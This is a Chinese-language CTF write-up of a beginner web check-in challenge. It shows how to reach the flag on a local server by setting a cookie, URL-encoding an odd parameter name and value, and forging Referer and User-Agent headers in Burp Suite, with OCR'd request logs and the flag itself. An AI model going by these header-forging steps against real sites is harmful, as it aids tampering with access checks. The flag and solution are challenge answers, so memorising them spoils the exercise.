2020暑期集训WEB部分WriteUp

原创

imbia 于 2020-08-30 17:45:07 发布 183 收藏

分类专栏： 安全 CTF WEB安全 文章标签： 安全

题目名称：WEB签到


题目描述：你知道多少HTTP请求头？

flag：flag{mZ3YAsfPLN1g7fTDjb1khTLgbhLG1w}

WriteUp


- **解法一：BurpSuit**

访问链接，得到：




意思是要上传一个`Cookie`，变量名为`cookie`(大小写不一样！！)

这里可以用Hackbar解决：




然后返回的结果是：


原来`cookie`要等于`i_need_flag`




这里需要用GET请求的方式上传一个名为`&=&=&`的变量，直接将变量名打在url后面肯定不行的，因为`&`会被识别为连接符号。那么可以用URL编码绕过。编码结果是`%26%3d%26%3d%26`，于是：



得到：




如果直接将%0A写在url上，会被识别为被编码过的数据。那么也将这个数据url编码一下，编码结果是`%250A`（只是将`%`进行编码了）。




然后得到：

这个时候使用过本地服务器拦截


然后打开Burp并将页面刷新一下：




`Ctrl + R` 将数据发送到Repeater模块，并添加一行 `Referer:www.google.com`





点一下 Go 以后得到右边的一串：




用一个叫'YTXNB'的浏览器？修改User-Agent请求头即可：





Type a search term
0 matches
Type a search term
0 matches
Done
226 bytes | 8 millis


Burp Suite Professional v1.5.18 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 ...
Go Cancel
Target: http://127.0.0.1:1234
Request
Raw Params Headers Hex
GET /?%26%3d%26%3d%26=%250A HTTP/1.1
Host: 127.0.0.1:1234
Referer:www.google.com
User-Agent: YTXNB
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://127.0.0.1:1234/?%26%3d%26%3d%26=%250A
Upgrade-Insecure-Requests: 1
Cookie: cookie=i_need_flag
Response
Raw Headers Hex XML
HTTP/1.1 200 OK
Host: 127.0.0.1:1234
Date: Thu, 13 Aug 2020 13:27:41 +0000
Connection: close
X-Powered-By: PHP/7.2.1
Content-type: text/html; charset=UTF-8

<h1>Please use a browser named 'YTXNB'</h1>
Type a search term
0 matches
Type a search term
0 matches
Done
226 bytes | 8 millis


Burp Suite Professional v1.5.18 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 ...
Go Cancel
Target: http://127.0.0.1:1234
Request
Raw Params Headers Hex
GET /?%26%3d%26%3d%26=%250A HTTP/1.1
Host: 127.0.0.1:1234
Referer:www.google.com
User-Agent: YTXNB
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://127.0.0.1:1234/?%26%3d%26%3d%26=%250A
Upgrade-Insecure-Requests: 1
Cookie: cookie=i_need_flag
Response
Raw Headers Hex XML
HTTP/1.1 200 OK
Host: 127.0.0.1:1234
Date: Thu, 13 Aug 2020 13:29:42 +0000
Connection: close
X-Powered-By: PHP/7.2.1
